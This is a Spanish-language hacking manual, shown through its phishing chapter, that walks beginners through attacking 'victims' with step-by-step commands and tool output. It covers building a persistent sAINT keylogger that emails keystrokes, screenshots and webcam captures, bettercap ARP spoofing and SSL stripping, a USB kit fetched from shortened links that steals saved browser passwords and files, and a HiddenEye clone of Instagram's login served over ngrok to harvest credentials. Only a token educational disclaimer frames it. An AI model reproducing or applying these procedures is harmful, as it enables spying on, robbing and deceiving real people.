

# Índice general

## Índice general

<b>Introducción.....</b>	<b>7</b>
<b>Como ocultar la IP.....</b>	<b>9</b>
¿Por qué ocultar nuestra IP?.....	9
Métodos que se pueden usar para ocultar nuestra IP.....	10
<b>Keylogger.....</b>	<b>13</b>
<b>Man in the Middle (MITM).....</b>	<b>17</b>
<b>USB para robar contraseñas.....</b>	<b>21</b>
Extraer contraseñas:.....	21
Extraer todo:.....	23
<b>Phishing.....</b>	<b>25</b>
Página web fraudulenta.....	25
Clonación de una página web.....	25
Plantilla de página fraudulenta.....	29
Fake Email.....	30
<b>Backdoor Windows.....</b>	<b>33</b>
Como crear un Backdoor indetectable.....	33
Como navegar por el equipo infectado.....	40
Como activar la webcam de la victima.....	41
<b>Backdoor Android.....</b>	<b>43</b>
Crear Backdoor para Android.....	43
Activar cámara del dispositivo infectado.....	44
Acceso a los datos de la victima.....	45
<b>Fuerza Bruta.....</b>	<b>47</b>
Como crear un diccionario.....	47
Como hacer un ataque de fuerza bruta.....	49

Fuerza bruta con SocialBox.....	49
Fuerza bruta con Hydra.....	51
Ataques Fuera de LAN.....	53
Como saber que antivirus detectan mis virus.....	56
Camuflar virus en una foto.....	58
Hacking Web.....	66
Inyecciones de código.....	66
SQL Injection.....	66
Cross-Site-Scripting(XSS).....	68
Tipos de Cross-Site-Scripting.....	69
Ficheros.....	70
Unrestricted File Upload.....	70
Local File Inclusión.....	72
Recomendaciones.....	74

# El mejor complemento para este manual



Aprende a fondo cómo funciona la herramienta Metasploit, desde su configuración y fundamentos hasta sus encodes, payload, escala de privilegios, etc.



Antes de empezar a desarrollar cada uno de los puntos quiero deciros que no me haré cargo del mal uso que se le dé a esta información ya que solo es con fines educativos.

**Como podréis ver en el índice la mayoría de los ataques son de ingeniería social, esto se debe a que es más fácil hackear a una persona por sus emociones, pensamientos o deseos.**

## Introducción

Bueno, si estáis leyendo este manual es porque queréis aprender a hackear pero si os pregunto que es el hacking ¿me lo sabríais responder?

El Hacking es la búsqueda y explotación de vulnerabilidades de seguridad en sistemas o redes.

Principales sistemas sobre los que se puede realizar hacking:

- Servidores
- Ordenadores
- Apps Móviles
- Aplicaciones Web

### Aviso

Yo todo esto lo hago como **root**.

Si tenéis la última actualización de Kali Linux instalada para acceder como **root** ponéis:

**sudo su**

os pedirá la contraseña del usuario, la ponéis y ya.



## Como ocultar la IP

Lo más importante antes de realizar cualquier ataque es conseguir nuestro anonimato en la red.

Hay dos tipos de IP's:

1. **IP Pública:** La IP pública es la identificación de nuestra red desde el exterior, es decir, la de nuestro router de casa, que es visible desde fuera.
2. **IP Local/Privada:** La IP privada es la que identifica a cada uno de los dispositivos conectados a nuestra red.

La IP pública puede ser fija o dinámica, lo normal es que sea dinámica, es decir, que cambia.

**Esto nos puede afectar a la larga al crear backdoors con nuestra IP pública.**

Formas de evitarlo:

- Negociando con nuestra compañía una IP fija.
- No apagando el ordenador.
- No apagando el router.

## ¿Por qué ocultar nuestra IP?

Existe varios motivos por los que ocultar nuestra dirección IP. Los principales son:

- **Por privacidad.**

El motivo de mayor importancia es mantener nuestro anonimato en Internet. Ocultando nuestra dirección IP es mucho más difícil que terceros interesados rastreen nuestra ubicación geográfica.

- **Para acceder a contenido geográficamente restringido.**

Nos podemos dar cuenta que en algunas páginas web no podemos ver el contenido ya que está restringido en nuestro país. Ocultando nuestra IP y eligiendo una que nos permita eludir este obstáculo podremos saltar esa barrera.

- **Para evitar tener y dejar una huella digital.**

Una huella digital es la recopilación de nuestros datos a medida que realizamos cualquier tipo de actividad en Internet. Puede ser pasiva o activa, consistiendo esta última en tu aportación voluntaria de información en webs o redes sociales. Ocultar nuestra IP evita principalmente la huella digital pasiva, haciendo prácticamente imposible la recopilación de datos.

## **Métodos que se pueden usar para ocultar nuestra IP**

### **1. Wifi pública**

Utilizar Wifi pública es la manera más sencilla de ocultar nuestra dirección IP. Al utilizar la dirección IP de la red en cuestión, la cual comparten cientos de usuarios cada día, estás prácticamente ocultándote a plena vista.

Pero un dato que hay que dejar claro es que usar una red pública tiene algunos riesgos de seguridad importantes, veremos que riesgos son y cómo podemos nosotros aprovecharnos de ellos más adelante.

### **2. Servidores proxy**

Los servidores proxy son otra manera de ocultar tu dirección IP ya que proporcionan una puerta de acceso a tu dispositivo para poder conectarte a contenido que de otra manera tendrías filtrado o restringido. Las principales características que dan mérito a los proxies son la accesibilidad y el anonimato.



### 3. Una VPN

Desde mi punto de vista esta es la mejor forma y la que recomiendo a la hora de ocultar nuestra IP para el hacking.

Si lo que quieres es una manera eficaz, fiable y sencilla de ocultar nuestra dirección IP, un servicio VPN es la mejor opción.

La VPN nos permite cambiar de región y así cambiar nuestra IP pudiendo elegir cualquier parte del mundo. El único problema por así decirlo es que, aunque hay gratis, lo mejor es usar uno de pago (Aunque siempre podéis usar uno crackeado ;))

No os voy a enseñar a como descargar y cambiar la IP con un VPN porque hay cientos en el mercado y es una tarea bastante sencilla. Solo tenéis que instalarlo y al menos en los que yo he usado solo tenéis que cambiar vuestro país de origen desde el panel del VPN y ya

Para comprobar que realmente se ha cambiado vuestra IP buscáis en google “Cual es mi IP” sin comillas y os saldrá.

Os recomiendo que hagáis esto antes y después de cambiar la IP con el VPN para que podáis confirmar que se ha modificado.



## Keylogger

Un Keylogger es un Software que se encarga de registrar las pulsaciones que se realizan en el teclado para después guardarlas en un archivo o mandarlas a través de internet.

En este caso vamos a hacer uno que toda la información nos la envíe por correo.

Hay muchísimas formas de crear uno ya sea en Kali Linux o en Windows y muchísimos programas que te dejan generar uno.

En este manual vamos a intentar usar Kali Linux lo máximo posible por eso lo vamos a generar con una herramienta desde Kali Linux.

Lo primero que tenemos que hacer es abrir una terminal y poner le siguiente comando:

**sudo apt install maven default-jdk default-jre -y**

Esto nos instalará el JDK.

Después ponemos en la terminal el siguiente comando que nos instalará una herramienta que nos ayudará a crear un .exe:

**sudo apt install zlib1g-dev libncurses5-dev lib32z1 libncurses5 -y**

\*sudo se utiliza para ejecutar programas con privilegios de seguridad

La herramienta que vamos a usar se llama **sAINT**.

La forma de descargar la herramienta es muy sencilla, como se encuentra en GitHub solo tenemos que clonarla, para eso ponemos en la terminal el siguiente comando:

**git clone https://github.com/tiagorlampert/sAINT.git**

Ahora accedemos a la carpeta sAINT poniendo en la terminal:

**cd sAINT/**

Una vez dentro de sAINT ponemos en la terminal:

**chmod +x configure.sh**

\* chmod permite cambiar los permisos de acceso de un fichero o un directorio.

Ahora lo ejecutamos poniendo:

### **./configuere.sh**

Cuando acabe ya tendremos el programa instalado y configurado, ahora solo tendremos que ejecutarlo.

Para ejecutar el programa ponemos en la terminal:


### **java -jar sAINT.jar**

y ahora empezamos con la configuración del ataque.

Lo primero que tenemos que poner es el email donde recibiremos todos los datos recogidos por el **keylogger**, después la contraseña del email.

Mi recomendación es que os creéis uno a parte para eso.

Después os hará unas preguntas que ya iréis respondiendo según los datos que queráis recibir (screenshot, encender cam, etc...) y muy importante activar la opción de **“Enable Persistence”** y **“Keep data on the computer”**.



```

jotta@jotta: ~/sAINT
Archivo Acciones Editar Vista Ayuda

(())(ss) E-mail will be sent when it reaches the specified
number of characters. Optionally you can enable
Screenshot, Webcam Capture and Persistence.

-----
GENERATE SPYWARE
-----
[*] Enter your E-mail: pruebasjotta@gmail.com
[*] Enter your Password: pruebasjotta123
[*] Enable Screenshot (Y/n): y
[*] Enable Webcam (Y/n): y
[*] Enable Persistence (Y/n): y
[*] Keep data on the computer? (Y/n): y
[*] Enter the number of characters to send E-mail: 100

-----+-----
Email: pruebasjotta@gmail.com
Password: pruebasjotta123
Screenshot: true
Webcam: true
Persistence: true
Keep Data: true
Number of characters: 100
-----+-----

[*] The information above is correct? (y/n): y

[*] Compiling...
[*] Successfully compiled in target/ folder.

[*] You would like to generate .EXE using launch4j? (y/n): y

[*] Generating...
[*] Generated .EXE in target/ folder.

NOTE: Allow access to less secure apps on your gmail account.
→ https://www.google.com/settings/security/lesssecureapps
jotta@jotta: ~/sAINT$

```

Después tenéis que poner por cada cuantos caracteres queréis que os envíe el correo. Mi recomendación es poner unos 2000 o así porque si no se os va a llenar el email de correos

Esperamos a que se genere el fichero .EXE y la herramienta nos proporciona un link muy importante, lo que tenemos que hacer es ir a ese link que es la configuración de seguridad de la cuenta de correo que hemos puesto.

Vamos a seguridad y buscamos **“Acceso de aplicaciones poco seguras”**. Le damos y la activamos”.

Esperamos a que se genere el fichero .EXE y por si acaso no habéis hecho el paso de activar lo de “Acceso de aplicaciones poco seguras” el programa nos generará un link igual que el que yo he puesto arriba para que lo activemos.

Una vez hecho todo esto vamos a por el archivo que le tenemos que pasar a la víctima.

Para llegar hasta él tenemos que ir a la carpeta **sAINT** y a la subcarpeta **target**.

Como yo ya estoy en la carpeta **sAINT** solo tendría que poner lo siguiente:

```
cd target
```

```
ls
```

Dentro de esta carpeta encontramos dos archivos.

1. Un .exe
2. Un .jar

Podemos usar el que queramos.


Ahora tenemos que ir al ordenador de la víctima y la víctima solo tendrá que ejecutar el archivo.

Nota: El virus va pelado, es decir, no lleva **encodes** y no va camuflado por lo que el antivirus lo detectará como virus. Si queréis aprender a camuflar virus en un programa lo tenéis en mi manual **Metasploit**.

Si queréis camuflarlo en una imagen tenéis como hacerlo en los siguientes puntos.

La victima lo ejecutará y el keylogger ya estará en ejecución.

Ahora os voy a mostrar los correos que nos llegan gracias a esta herramienta.



(s)AINT Recibidos x

pruebasjotta@gmail.com

para mí ▾



fafadsfadsfuiyew ioryeqwioruqeywhfkhsafh ahdsfgad sfkasdkj fgakdsfadsf[Enter]

adsf[Enter]

ads[Enter]

fasdfadsfafasdy

3 archivos adjuntos




Este es un correo de ejemplo. El cuerpo del texto es todo lo que se ha escrito y las capturas son:

1. Captura de pantalla.
2. Captura de la WebCam.
3. El texto del cuerpo recogido en un txt.

## Man in the Middle (MITM)

El concepto de un ataque MITM es muy sencillo. Este método sólo necesita que el atacante se sitúe entre las dos partes que intentan comunicarse; interceptando los mensajes enviados e imitando al menos una de ellas. En otras palabras, en un ataque MITM el hacker se sitúa entre la/s víctima/s y el router así cada petición que haga la víctima al router y la respuesta de este pasan por el atacante. Para este ataque vamos a usar la herramienta **Bettercap**.



Estos comandos son solo para personas que **ya tienen bettercap**.

Lo que vamos a hacer es desinstalarlo e instalarlo de nuevo para ello primero vamos a la carpeta donde tenemos bettercap y ponemos lo siguiente:

**rm -r bettercap/**

Después ponemos:

**rm /usr/local/bin/bettercap**

Una vez hecho esto procedemos a instalarlo. Los comandos a seguir son:

1. **apt-get install libpcap-dev**
2. **apt-get install libnetfilter-queue-dev**
3. **apt-get install bettercap**

Una vez hecho todo esto ponemos:

**bettercap -h**

Si os da un error solo tenéis que cerrar la terminal y volver a abrirla.

```
root@jotta:/home/jotta# bettercap -h
Usage of bettercap:
  -autostart string
    Comma separated list of modules to auto start. (default "events.stream")
  -caplet string
    Read commands from this file and execute them in the interactive session.
  -cpu-profile file
    Write cpu profile file.
  -debug
    Print debug messages.
  -env-file string
    Load environment variables from this file if found, set to empty to disable environment persistence.
  -eval string
    Run one or more commands separated by ; in the interactive session, used to set variables via command line.
  -gateway-override string
    Use the provided IP address instead of the default gateway. If not specified or invalid, the default gateway will be used.
  -iface string
    Network interface to bind to, if empty the default interface will be auto selected.
  -mem-profile file
    Write memory profile to file.
  -no-colors
    Disable output color effects.
  -no-history
    Disable interactive session history file.
  -silent
    Suppress all logs which are not errors.
  -version
    Print the version and exit.
root@jotta:/home/jotta#
```

Llegados a este punto tenemos que saber que interfaz de internet usamos para ello ponemos en la terminal:

## ifconfig

```
jotta@jotta:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.1.62  netmask 255.255.255.0  broadcast 192.168.1.255
    inet6 fe80::a00:27ff:fe2a:c408  prefixlen 64  scopeid 0<link>
    ether 08:00:27:2a:c4:08  txqueuelen 1000  (Ethernet)
    RX packets 384414  bytes 312259596 (297.7 MiB)
    RX errors 0  dropped 20  overruns 0  frame 0
    TX packets 156573  bytes 42996864 (41.0 MiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 10763  bytes 698583 (682.2 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 10763  bytes 698583 (682.2 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

jotta@jotta:~$
```

En mi caso la interfaz que utilizo es eth0, puede ser eth1, ..., ethN...si estáis por wifi os saldrá wlan0, ..., wlan



Bueno, una vez comprobado todo esto vamos a empezar.

Para ejecutar el programa ponemos:

**bettercap -iface eth0**

```
root@jotta:/home/jotta# bettercap -iface eth0
bettercap v2.26.1 (built for linux amd64 with go1.13.8) [type 'help' for a list of commands]
192.168.1.0/24 > 192.168.1.62 »
```

(Siendo eth0 nuestra interfaz que hemos consultado antes)

Una vez hecho esto ponemos “help” sin comillas para ver los módulos que tenemos activados.

```
192.168.1.0/24 > 192.168.1.62 » help

help MODULE : List available commands or show module specific help if no module name is provided.
active       : Show information about active modules.
quit        : Close the session and exit.
sleep SECONDS : Sleep for the given amount of seconds.
get NAME     : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
set NAME VALUE : Set the VALUE of variable NAME.
read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
clear        : Clear the screen.
include CAPLET : Load and run this caplet in the current session.
! COMMAND    : Execute a shell command and print its output.
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
net.probe > not running
net.recon > not running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running

192.168.1.0/24 > 192.168.1.62 »
```

Ahora tenemos que poner los siguientes comandos para realizar la correcta configuración:

1. **net.recon on**
2. **net.sniff on**

Ahora la herramienta ya empieza a escanear la red tanto paquetes **http** como **https**.

```

192.168.1.0/24 > 192.168.1.62 [17:33:15] [net.sniff.on] [OK] 192.168.1.112 > https://inbox.google.com
192.168.1.0/24 > 192.168.1.62 [17:33:16] [net.sniff.https] [OK] 192.168.1.112 > https://azeus2-client-s.gateway.messenger.live.com
192.168.1.0/24 > 192.168.1.62 [17:33:24] [net.sniff.https] [OK] 192.168.1.112 > https://ipva.adrta.com
192.168.1.0/24 > 192.168.1.62 [17:33:24] [net.sniff.dns] dns 80.58.61.250 > 192.168.1.112 : pagead46.l.doubleclick.net is 172.217.168.162
192.168.1.0/24 > 192.168.1.62 [17:33:24] [net.sniff.dns] dns 80.58.61.250 > 192.168.1.112 : ipv4.adrta.com is 52.1.14.65, 52.54.193.55, 18.205.51.247, 52.232.232.54, 164.233.185.120
192.168.1.0/24 > 192.168.1.62 [17:33:24] [net.sniff.https] [OK] 192.168.1.112 > https://googleads.g.doubleclick.net
192.168.1.0/24 > 192.168.1.62 [17:33:26] [net.sniff.dns] dns 80.58.61.254 > 192.168.1.112 : www.google.com is 216.58.211.36
192.168.1.0/24 > 192.168.1.62 [17:33:26] [net.sniff.https] [OK] 192.168.1.112 > https://www.google.com
192.168.1.0/24 > 192.168.1.62 [17:33:26] [net.sniff.http.request] [OK] 192.168.1.112 [301] csi.gstatic.com/csi?v=36s=gapi_module&action=gapi_iframes_google&mei.36...
192.168.1.0/24 > 192.168.1.62 [17:33:26] [net.sniff.dns] dns 80.58.61.250 > 192.168.1.112 : gstaticadssl.l.google.com is 172.217.168.163
192.168.1.0/24 > 192.168.1.62 [17:33:26] [net.sniff.dns] dns 80.58.61.250 > 192.168.1.112 : csi.gstatic.com is 64.233.185.94, 64.233.185.120
192.168.1.0/24 > 192.168.1.62 [17:33:27] [net.sniff.http.response] [301] 64.233.185.94:80 204 No Content -> 192.168.1.112 (0 B image/gif)
192.168.1.0/24 > 192.168.1.62 [17:33:27] [net.sniff.dns] dns 192.168.1.112 : A query for yahoo.local
192.168.1.0/24 > 192.168.1.62 [17:33:27] [net.sniff.dns] dns 192.168.1.112 : AAAA query for yahoo.local
192.168.1.0/24 > 192.168.1.62 [17:33:27] [net.sniff.dns] dns 192.168.1.112 : A query for yahoo.local
192.168.1.0/24 > 192.168.1.62 [17:33:27] [net.sniff.dns] dns 192.168.1.112 : AAAA query for yahoo.local
192.168.1.0/24 > 192.168.1.62 [17:33:27] [net.sniff.dns] dns 80.58.61.250 > 192.168.1.112 : www.gstatic.com is 216.58.211.35
192.168.1.0/24 > 192.168.1.62 [17:33:28] [net.sniff.dns] dns 80.58.61.250 > 192.168.1.112 : atsv2-fp-shed.wg1.b.yahoo.com is 87.248.98.7, 87.248.98.8
192.168.1.0/24 > 192.168.1.62 [17:33:28] [net.sniff.dns] dns 192.168.1.112 > https://www.yahoo.com
192.168.1.0/24 > 192.168.1.62 [17:33:28] [net.sniff.https] [OK] 192.168.1.112 > https://www.yahoo.com

```

Aquí en otra máquina he ido a Yahoo y como vemos sale registrado, si voy a cualquier otra página sería igual. Ahora tenemos que poner:

**set https.proxy.ssstrip true**  
**https.proxy on**

Tal y como tenemos **bettercap** configurado ahora mismo capturamos paquetes http, https y contraseñas en páginas http.

**Te preguntarás ¿Por qué no capturamos también contraseñas de las páginas https?**

Puedes comprobarlo tú mismo poniendo los siguientes comandos:

**set arp.spoof.targets 192.168.1.112**  
*(IP de una máquina la cual queremos seguir su flujo de navegación)*

**arp.spoof on**

Una vez hecho eso, si vais a cualquier página web el navegador os bloqueará la búsqueda por no ser segura.

**¿Qué se puede hacer?**

Aún hay muchas páginas que utilizan **http**, se puede esperar a que las víctimas inicien sesión en una de ellas y copiar las credenciales (El 90% de las personas utilizan la misma contraseña para todo).

Podéis redirigir a las víctimas a vuestro servidor dns y así cuando por ejemplo busquen facebook.com le redirija a nuestra web falsa.

## USB para robar contraseñas

Hay un USB llamado Rubber Ducky.

De ese USB solo puedo decir que es una maravilla, instala backdoors, roa contraseñas, extrae documentos, etc. simplemente con conectarlo.

Este USB actualmente está agotado, pero os enseñaré como podemos hacer uno que robe contraseñas.

Os voy a dejar los enlaces a dos herramientas, una será solo para robar las contraseñas de los buscadores y la otra roba también archivos, claves de producto, etc.

¿Por qué os dejo las dos? Porque aquí lo que más se valora es la rapidez, no es lo mismo ejecutar un archivo que solo roba contraseñas a uno que se encarga de copiar todos los archivos.

### Extraer contraseñas:

Este programa es instantáneo, le damos y ya consigue las contraseñas de los buscadores.

Lo primero que tenemos que hacer es descargar el rar que os dejo en este enlace:

<https://bit.ly/3d8Wq1j>


Os descargáis el fichero .rar



Este lo metéis en vuestro USB y lo descomprimís

Este rar está compuesto por 4 archivos.

1. La carpeta donde se almacenan las contraseñas
2. Un pequeño script que carga el programa que roba las contraseñas y genera un archivo donde aparecen estas.
3. El programa que roba las contraseñas
4. Un pequeño script que ejecuta el del punto 2 sin que se abra la consola.




Todos estos menos el N°4 están ocultos para que al ejecutarlo en la máquina de la víctima esta no vea que se están generando archivos con su contraseña.

Esto se puede modificar de muchas formas. Podéis investigar para que se auto-ejecute al insertar el USB; lo podéis configurar para que os mande los ficheros por correo, etc.

Ahora lo que tenemos que hacer cuando pongamos el USB en la máquina de la víctima es darle clic al fichero **run.vbs** (podéis cambiar el nombre sin problema) e instantáneamente se habrán copiado todos los datos a la carpeta **datos**.

Los programas están modificados de tal forma que no se os sobrescribirá el archivo donde se guardan las contraseñas ya que llevan la fecha y hora en la que se ha creado.



Lo abris y se os abrirá una página **html** con todos los **username** y **password** de cada **url**.


## Extraer todo:

Este ya suele tardar unos 30 segundos o así dependiendo de la cantidad de archivos que se guarden.


Lo que tenemos que hacer es descargar .rar que hay en la siguiente dirección:

<https://bit.ly/33tDMwz>

Y se nos descargará el siguiente archivo



Ahora lo descomprimos y se nos crean 2 carpetas y un ejecutable.



**Ejecutamos el “Robadatos 7u7.exe”**, se nos crearán unos varios archivos y se nos llenará una carpeta de fotos, archivos, etc. y la otra con las contraseñas conseguidas.

Este como os digo es más lento que el del punto anterior. Si solo queréis robar contraseñas os recomiendo el anterior, pero, si lo queréis todo podéis usar este sabiendo que tarda más.



### Phishing


El **Phishing** es un método que se utiliza para engañar a las víctimas y conseguir que revelen información personal, como contraseñas o datos de tarjetas de crédito y de la seguridad social y números de cuentas bancarias. Esto se puede hacer mediante el envío de correos electrónicos falsos, SMS falsos o dirigiendo a la víctima a una web falsa.

Aquí os voy a enseñar todas estas formas.

### Página web fraudulenta

#### Clonación de una página web

```
git clone https://github.com/DarkSecDevelopers/HiddenEye.git  
cd HiddenEye/  
chmod +x HiddenEye.py  
./HiddenEye.py
```



```
root@jotta:/home/jotta# git clone https://github.com/DarkSecDevelopers/HiddenEye.git
Cloning into 'HiddenEye'...
remote: Enumerating objects: 34, done.
remote: Counting objects: 100% (34/34), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 3775 (delta 37), reused 3 (delta 3), pack-reused 3741
Receiving objects: 100% (3775/3775), 28.58 MiB | 9.74 MiB/s, done.
Resolving deltas: 100% (1970/1970), done.
root@jotta:/home/jotta# ls
bettercap Desktop Documents Downloads Fatrat_Generated HiddenEye MITMF Music Pictures psilencode Public SocialBox ssh-mitm Templates TheFatRat Videos
root@jotta:/home/jotta# cd HiddenEye/
root@jotta:/home/jotta/HiddenEye# ls
Config.ini CONTRIBUTING.md donation.png instructions.md locale PressKit requirements.txt Server Test-Phishing WebPages
_config.yml Defs HiddenEye.py LICENSE logo.png README.md Screenshot.png Settings.ini version.txt
root@jotta:/home/jotta/HiddenEye# chmod +x HiddenEye.py
root@jotta:/home/jotta/HiddenEye# ./HiddenEye.py
```

Nos pedirá que aceptemos una serie de instalaciones, para aceptarlas ponemos enter o “y” sin comillas, dependiendo de lo que nos pida que pongamos.

Una vez todo aceptado e instalado nos aparecerá esta interfaz.

```

HIDDEN EYE
[ v 0.5.3 ] BY:DARKSEC
[ Modern Phishing Tool With Advanced Functionality ]
[ PHISHING-KEYLOGGER-INFORMATION COLLECTOR-ALL_IN_ONE_TOOL-SOCIALENGINEERING ]

-----
SELECT ANY ATTACK VECTOR FOR YOUR VICTIM:
-----

PHISHING-MODULES:
[01] Facebook      [13] Steam          [25] Badoo           [37] PlayStation
[02] Google        [14] VK              [26] CryptoCurrency  [38] Xbox
[03] LinkedIn      [15] iCloud          [27] DevianArt        [39] CUSTOM(1)
[04] GitHub        [16] GitLab          [28] DropBox         [40] CUSTOM(2)
[05] StackOverflow [17] Netflix         [29] eBay
[06] WordPress     [18] Origin          [30] MySpace
[07] Twitter       [19] Pinterest       [31] PayPal
[08] Instagram     [20] ProtonMail      [32] Shopify
[09] Snapchat      [21] Spotify         [33] Verizon
[10] Yahoo         [22] Quora           [34] Yandex
[11] Twitch        [23] PornHub         [35] Reddit
[12] Microsoft     [24] Adobe           [36] Subito.it

SOCIAL-ENGINEERING-TOOLS:
[A] Get Victim Location

HiddenEye >>> █

```

Elegimos la página que queremos clonar para hacer le phishing, en este caso usaré Instagram.

Para ello elegimos la opción 8.

Ahora nos sale otras opciones para hacer elegir como hacer el **phishing** de la página, yo voy a elegir la primera que es clonar la página estándar.

```

[*] SELECT ANY ONE MODE ...
=====

Operation mode:
[1] Standard Instagram Web Page Phishing
[2] Instagram Autoliker Phishing (To Lure The Users)
[3] Instagram Advanced Scenario (Appears as Instagram Profile)
[4] Instagram Verified Badge Attack (Lure To Get Blue Badge) *[NEW]*
[5] InstaFollower (Lure To Get More Followers) *[NEW]*
HiddenEye >>> 1█

```



Nos preguntará si queremos añadir un **Keylogger** a la página, le decimos que si poniendo “y” sin las comillas, mi recomendación es que no lo activéis porque se os llenará la consola de mierda.

```
-----  
[ KEYLOGGER PROMPT ] !!  
-----  
[!]ATTENTION: Adding Keylogger Mostly Kills the Tunnel Connection.  
  
[*]DO YOU WANT TO ADD A KEYLOGGER IN PHISHING PAGE-(Y/N)  
  
YOUR CHOICE >>> y
```

Aquí nos preguntará si queremos añadirle seguridad de cloudflare. Le decimos que si poniendo “Y” sin comillas

Ahora nos preguntará si queremos que nos envíe los datos por email, yo le voy a decir que si poniendo “y” sin comillas.

Nos pedirá que pongamos el email y la contraseña.

**\*Para esto es muy importante tener la opción de “Acceso de sitios desconocidos” de nuestra cuenta de Email activada.**

Ahora tenemos que indicar hacia donde dirigimos a la víctima cuando inicie sesión, en este caso yo voy a poner la página oficial de Instagram.

```
-----  
[ PUT YOUR REDIRECTING URL HERE ]  
-----  
  
**(Do not leave it blank. Unless Errors may occur)  
  
[*]Insert a custom redirect url:  
  
REDIRECT HERE>>> instagram.com
```

También nos pedirá que pongamos un puerto para recibir los datos.

Ahora nos pedirá que elijamos un servidor, yo lo voy a hacer en local, vosotros podéis usar cualquiera de los otros, yo os recomendaría Ngrok.

```
-----  
[ HOST SERVER SELECTION ] !!  
-----  
  
[*]Select Any Available Server:  
  
[0] LOCALHOST  
[1] Ngrok  
[2] Serveo (Currently DOWN)  
[3] Localxpose  
[4] Localtunnel (Package Version)  
[5] Localtunnel (Binary Version)[Buggy]  
[6] OpenPort  
[7] Pagekite  
  
HiddenEye >>> 1
```

Por último, nos generará dos URLs una para Local y otra para fuera de red. Yo os recomendaría una personalizada, aunque después si queréis hacerlo fuera de red la camufléis en un DNS

Yo he probado el de fuera de red local (NGROK URL) y este es el resultado.

```
=====
[ NGROK SERVER ] !!
=====

[!] SEND THIS NGROK URL TO VICTIMS-
[*] Localhost URL: http://127.0.0.1:4444
[*] NGROK URL: https://4440579e.ngrok.io

[*] Waiting For Victim Interaction. Keep Eyes On Requests Coming From Victim ...
-----

[ CREDENTIALS FOUND ]:
[EMAIL]: jotta [PASS]: pruená
```

Y como hemos activado la opción de que cuando reciba las credenciales nos lo mande por correo también me ha llegado un correo con el usuario y la contraseña.

### Plantilla de página fraudulenta

Esto mismo se puede hacer con una página de algún cupón de descuento o cualquier oferta para engañar a la víctima.

Para esto lo que se tendría que hacer sería:

1. Tener una página gancho con un botón para iniciar sesión con alguna red social o con Google y que este redirige a la página fraudulenta.
2. La clonación de la página fraudulenta como por ejemplo Google, Instagram, Facebook.
3. Una página donde le aparezca que ya ha conseguido el cupón que revise el correo o le ponemos un código.
